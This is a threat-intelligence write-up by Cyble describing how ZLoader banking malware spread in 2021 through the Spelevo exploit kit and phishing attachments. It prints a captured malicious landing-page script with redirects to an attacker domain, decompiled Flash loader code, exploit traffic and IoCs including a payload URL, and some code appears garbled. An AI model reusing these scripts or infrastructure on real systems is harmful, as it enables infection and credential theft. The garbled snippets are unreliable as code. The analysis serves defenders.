


ZLoader Returns Through Spelevo Exploit Kit & Phishing Campaign

cybleinc.com/2021/04/19/zloader-returns-through-spelevo-exploit-kit-phishing-campaign/


April 19, 2021



Exploit kits (EKs) dominated the cybersecurity industry in 2018 and 2019. These kits were the major, initial infection methods used by hackers to carry out major malware campaigns or advanced persistent threat (APT) attacks.

In 2020, EKs were not considered a potential threat vector for client-side attacks because phishing attacks and other social engineering attacks emerged as the significant threat vector. Based on Cyble's research, we have found that the recent Spelevo EK targeted the vulnerabilities in Internet Explorer and Flash Player.

In the past, the Spelevo EK was found to be delivering payloads such as Ursnif and Qakbot. In a recent campaign in March 2021, we observed the same EK delivering ZLoader payload files. The Spelevo EK campaign was seen to be targeting US users with the flash vulnerability. The initial findings can be attributed to Malware Traffic Analysis. The image below showcases the popular *PopCash* site, compromised by EK and redirecting to a landing page.



After successful redirection to the landing page, the malicious flash file is dropped on the victim machine based on client vulnerability. The landing page script and flash file delivery are shown below.

```

<script>
    var p = 'D2yboJFKAJcaE2k2LzaypThmJrwnHwKHSu0YzLcFamIyG2yWq0kdn3IAH0mLz1Tq8Ho2yIE3tkWwfiqIUWOnI04jFJy4n8cUHySvF8MhLip0AyChIaIm1WjLwV0o2AQc0uXJUEjJzybq0ccJa8oJk6IGAFr';
    var _0x5f24='2V0V0aYyc1vbg==','c3Jj','MTAw','2V0V0aYyc1vbg==','c09zaXRpb24=','dGVzdA==','aGVzZ2h0','c2NyaxB0','bg9YXRpb24=','d2lkdg=','Ym9keQ=','c0FyZW50','YXBwZW5k2hpbG0c';
    try
    (if ((true)&&(ver(f_version))) {
        var flg = true;
        setTimeout(function(){flg = false;},60000);
        window.onbeforeunload = stop;
        function stop()
        {
            if ((flg)&&(confirm("Do you really want to close this page?"))) stop();
            else window.close();
        }
        if ("http://batam.brofunnyfrog.email/iu2hnu2f2cgs/76ba7d80748879f6592727d8cdc7a85cd88a");
        else
        {
            re("http://batam.brofunnyfrog.email/iu2hnu2f2cgs/76ba7d80748879f6592727d8cdc7a85cd88a");
        }
    }
    catch(ex)
    {
    }
    </script>
</body>
</html>

```



Upon execution of the malicious flash file, it drops and executes the ZLoader payload on the victim's machine. The image below showcases the decompiled malicious flash file.

MainTimeline	ActionScript source	MethodCall/Setter Trail
1	package	27 getlocal_0
2	{	28 findpropatrick QName (PackageNamespace("flash.events"), "Event")
3	import flash.display.Sprite;	29 getproperty QName (PackageNamespace("flash.events"), "Event")
4	import flash.events.Event;	30 getproperty QName (PackageNamespace(""), "ADDED_TO_STAGE")
5		31 getlocal_0
6	public class MainTimeline extends Sprite	32 getproperty QName (PrivateNamespace("MainTimeline"), "init")
7	{	33 callproperty QName (PackageNamespace(""), "removeEventListener") 2
8		34 pop
9	public function MainTimeline()	35 debugline 19
10	{	36 getlocal_0
11	super();	37 getproperty QName (PackageNamespace(""), "root")
12	if (stage)	38 getproperty QName (PackageNamespace(""), "loaderInfo")
13	{	39 getproperty QName (PackageNamespace(""), "parameters")
14	this.init();	40 pushstring "link"
15	}	41 getproperty Multiname ([PrivateNamespace("MainTimeline"), PackageNamespace(""), PrivateNamespace("MainTimeline.as629"), PackageInternalNs("")), H
16	else	42 coerce_3
17	{	43 setlocal_2
18	this.addEventListener(Event.ADDED_TO_STAGE, this.init);	44 debugline 20
19	}	45 getlocal_0
20		46 getproperty QName (PackageNamespace(""), "root")
21		47 getproperty QName (PackageNamespace(""), "loaderInfo")
22	private function init(e:Event = null) : void	48 getproperty QName (PackageNamespace(""), "parameters")
23	{	49 pushstring "id"
24	this.removeEventListener(Event.ADDED_TO_STAGE, this.init);	50 getproperty Multiname ([PrivateNamespace("MainTimeline"), PackageNamespace(""), PrivateNamespace("MainTimeline.as629"), PackageInternalNs("")), H
25	var linkString = this.root.loaderInfo.parameters["link"];	51 coerce_3
26	var idString = this.root.loaderInfo.parameters["id"];	52 setlocal_3
27	if (id != null)	53 debugline 21
28	{	54 getlocal_3
29	link = link + "&id=" + id;	55 pushnull
30	}	56 ifeq of0053
31	dorep.rea(this, link);	57 getlocal_3
32	}	58 pushstring "id"
33		59 add
34	}	60 getlocal_3
		61 add

After exploitation, Spelevo EK redirects the user to google.com, typically after a 60-seconds delay, and the code snippet for the same is shown below.


```
GET /iu2hnu2f2cge/?6ba7d807d8879f6592727dbcdc7e85cd89e HTTP/1.1
Accept: text/html,application/xhtml+xml */*
Referer: http://batam.brofunnyfrog.email/iu2hnu2f2cge/pass-chantelle-kinki
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: Batam.brofunnyfrog.email
DNT: 1
Connection: Keep-Alive
```

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Server: Apache/2.4.18 (Ubuntu)
Date: Tue, 13 Oct 2021 21:53:00 GMT
Content-Length: 1024
Content-Disposition: inline; filename="index.html"
Expires: Wed, 11 Jun 2008 05:00:00 GMT
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
```


```
<html>
<head>
  <title>Please, wait...</title>
  <meta http-equiv="refresh" content="60;url=https://www.google.com" />
  <script>
</script>
</head>
<body>
  <div id="flashContent">
```

Spear phishing delivers ZLoader:


ZLoader also targets users through phishing campaigns with maliciously crafted MS Office attachments. As showcased in the image below, we discovered this campaign to be circulating as a compensation claim.



Upon execution of the malicious macro, it downloads and executes the payload on the victim machine. The attachment also displays a Security Warning that urges the user to enable macros.



The following Wireshark capture showcases the payload delivery on the victim machine.



Technical analysis of the payload:

The payload file that we have analysed is: SHA256:"9ef6c5467fd80274e6a37e2883a5e83a894cf2148ce37bf0adb1e884acbc4c0b"

It is a VC compiled malware COM DLL file with multiple exports. The following image shows the malware payload file with its export functions.

Name	Address	Ordinal
Divisionism	0040E5FD	239
Porrigo	0040E68D	240
Tarafdar	0040E6F9	241
Informality	0040E868	242
Sloebush	0040E8D5	243
Arithmomania	0040E9A2	244
Aphidophagous	0040EBAF	245
Cardinalitial	0040ECA6	246
Titanomagnetite	0040ED09	247
Inhumer	0040ED98	248
Zelator	0040EE1E	249
Counterproof	0040EE7A	250
Cloriodid	0040EF17	251
Misadd	0040EFC9	252
Bespatter	0040F06C	253
Sarcolemma	0040F13E	254
Periostitis	0040F1CC	255 [main entry]
Tripel	0040F2EE	256
Subapical	0040F3C9	257
Nanosoma	0040F460	258
Unfriending	0040F4D6	259
Euhystyly	0040F537	260
Studentry	0040F627	261
Womanish	0040F76E	262
Ungrasp	0040F8B6	263
Biometric	0040F938	264
Apoidea	0040F9D1	265
Submergibility	0040FA66	266
Tonneau	0040FAEB	267
Preindispose	0040FBE4	268
Hakeem	0040FC57	269
Alnitham	0040FCC3	270
Anemochord	0040FD77	271
Entoptoscopy	0040FE10	272
Akeki		

ZLoader has many anti-debugging, evasion techniques and does process injection. The malware uses other techniques such as custom encrypted network communication and Domain Generating Algorithm (DGA) for command-and-control (C&C) domains etc.

ZLoader is notable variant of the Zeus banking malware which was identified in 2006. This banking malware typically targets users to steal credentials and other sensitive financial information. Finally, with these stolen credentials threat actors can perform illicit financial transactions from the victim's banking account by logging into their devices. It has been observed that after a few months' break, the same malware campaign reappears with different Tactics, Techniques, and Procedures (TTPs).

Cyble will continue to track these new malware activities to collect advanced threat intelligence related to the campaign.

MITRE ATT&CK:

Initial Access	Persistence	Privilege Escalation	Defence Evasion	Credential Access	Discovery	Collection	Command and Control
<u>Phishing: Spearphishing Attachment</u>	<u>DLL Side-Loading</u>	<u>Process Injection</u>	<u>Masquerading</u>	<u>Input Capture</u>	<u>Security Software Discovery</u>	<u>Input Capture</u>	<u>Encrypted Channel</u>
<u>Driver-by Compromise</u>		<u>DLL Side-Loading</u>	<u>Process Injection</u>		<u>Process Discovery</u>	<u>Archive Collected Data</u>	<u>Non-Application Layer Protocol</u>
			<u>Obfuscated Files or Information</u>		<u>System Information Discovery</u>		<u>Application Layer Protocol</u>
			<u>DLL Side-Loading</u>		<u>File and Directory Discovery</u>		

Indicators of Compromise (IoCs):

SHA256

f8ba1699d9c63a2bcdb4fe48cd229074e2ab87512891d6c6adff6bd838847c11 f5493ea3f2e6b61670be5ec8f6951f425476db2a5fe8c18ecd07ee7

fbcf4f74fc7ee03fd3c451b6f20a820cb7bea5dbef4efa19aa567f6bfae58d48

9ef6c5467fd80274e6a37e2883a5e83a894cf2148ce37bf0adb1e884acbc4c0b ce9d8545eb14f98f81526457b784ada2e37057dae2d74f625e47b4e

hxxp://195.123.208[.]172/44300,5396033565[.]dat/

31f81d3319ad104bcd6afcc114c5d2de073af83feb5db8f187af79a09d930599

Our Recommendations:

- Block the IoCs shared above.
- We encourage our customers to conduct investigations and implement proactive measures for identifying previous campaigns and preventing future ones that may target their systems.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Turn on the automatic software update feature on your computer, mobile, and other connected devices wherever possible and pragmatic.
- Use a reputed anti-virus and Internet security software package on your connected devices, including PC, laptop, and mobile.
- People concerned about their exposure in the Dark web can register at AmiBreach.com to ascertain their exposure.
- Refrain from opening untrusted links and email attachments without verifying their authenticity.

About Cyble:

Cyble is a global threat intelligence SaaS provider that helps enterprises protect themselves from cybercrimes and exposure in the darkweb. Cyble's prime focus is to provide organizations with real-time visibility into their digital risk footprint. Backed by Y Combinator as part of the 2021 winter cohort, Cyble has also been recognized by Forbes as one of the top 20 Best Cybersecurity Startups To Watch In 2020. Headquartered in Alpharetta, Georgia, and with offices in Australia, Singapore, and India, Cyble has a global presence. To learn more about Cyble, visit www.cyble.com.